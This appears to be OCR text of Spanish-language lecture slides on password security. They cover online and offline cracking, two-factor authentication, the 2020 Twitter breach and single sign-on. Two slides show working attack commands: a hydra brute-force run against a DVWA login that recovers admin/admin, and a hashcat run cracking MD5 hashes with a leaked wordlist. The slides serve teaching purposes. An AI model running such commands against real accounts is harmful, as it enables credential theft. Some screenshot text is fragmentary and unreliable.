The best time to stop reusing old passwords was 10 years ago. The second best time is now.
Alfred Ng
Jan. 17, 2019 8:40 a.m. PT


Attacks Online



```
joe@zoidberg:~/Seg/tmp$ hydra -L ~/usernames.txt -P ~/Soft/SecLists/Passwords/Le
aked-Databases/elitehacker.txt  192.168.100.14 http-post-form "/dvwa/login.php:u
sername=^USER^&password=^PASS^&Login=Login:Login Failed"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-31 17:33:
02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5376 login tries (l:6/p:896)
, ~336 tries per task
[DATA] attacking http-post-form://192.168.100.14:80/dvwa/login.php:username=^USE
R^&password=^PASS^&Login=Login:Login Failed
[80][http-post-form] host: 192.168.100.14   login: admin   password: admin
[STATUS] 1217.00 tries/min, 1217 tries in 00:01h, 4159 to do in 00:04h, 16 activ
e
```


Attacks Online



Desventajas:

- Ataques Lentos (Latencia)
- Fáciles de detectar
- Normalmente Detección => Bloqueo

Attacks Offline




```
joe@zoidberg:~/Seg/tmp$ hashcat -m 0 hash.txt  ~/Soft/SecLists/Passwords/Leaked-Databases/rockyou-50.txt
hashcat (v6.0.0) starting ...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #
```

```
Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: hash.txt
Time.Started.....: Thu Sep  3 11:17:57 2020 (0 secs)
Time.Estimated...: Thu Sep  3 11:17:57 2020 (0 secs)
Guess.Base.......: File (/home/joe/Soft/SecLists/Passwor
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  5074.4 kH/s (0.23ms) @ Accel:1024 Loo
Recovered........: 2/2 (100.00%) Digests
Progress.........: 8192/9437 (86.81%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 4096/9437 (43.40%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: immortal → soyelmejor
```


Attacks Offline



Desventajas:

- La password puede cambiar.
- Si la password es fuerte sigue siendo costoso.

2FA / Multi Factor Auth.



2-Step Verification

2-Step Veri

URN OFF

Your second

After entering

Confirm that it works

Google just sent a text message with a verification code to [redacted].


Enter the code

790397

Didn't get it? Resend

BACK DONE

ADD PHONE



threatpost.com/the-great-twitter-hack-what-we-know-what-we-dont/157538/

threatpost

Cloud Security / Malware / Vulnerabilities / Waterfall Security Spotlight / Po


8:30 minute read

Write a comment

Share this article:

"The attackers successfully manipulated a small number of employees and used their credentials to access Twitter's internal systems, including getting through our two-factor protections. As of now, we know that they accessed tools only available to our internal support teams to target 130 Twitter accounts," Twitter wrote. "For 45 of those accounts, the attackers were able to initiate a password reset, login to the account, and send Tweets."

Attackers accessed the Twitter account feature "Your Twitter Data" for eight accounts. However, for the "vast majority" of compromised accounts the unknown adversaries were unable to access private account information, according to Twitter.



Twitter Support @TwitterSupport · Jul 15, 2020

Replying to @TwitterSupport

Our investigation is still ongoing but here's what we know so far:


Twitter Support
@TwitterSupport

We detected what we believe to be a coordinated social engineering attack by people who successfully targeted some of our employees with access to internal systems and tools.


11:38 PM · Jul 15, 2020

15.5K 7.8K people are Tweeting about this


APPS!



SSO: Single Sign On




Single sign-on is the ability for a user to authenticate once and access multiple applications without having to log in again. It is usually enabled by using an identity provider. Once authenticated, a user enjoys single sign-on access to applications as long as their identity provider session (SSO session) has not expired or been terminated.


User
Browser
Application
(1)
OpenID Provider
(A)
Application
(2)
API (Resource Server)
Legend
id token
session
access
token
cookie

~"Better than passwords are passphrases (>25 char)…
For Example: I went to the beach today and swam in cold water"

- Kevin Mitnick-



3 Casos de Ejemplo

Stuxnet

Shellshock

???????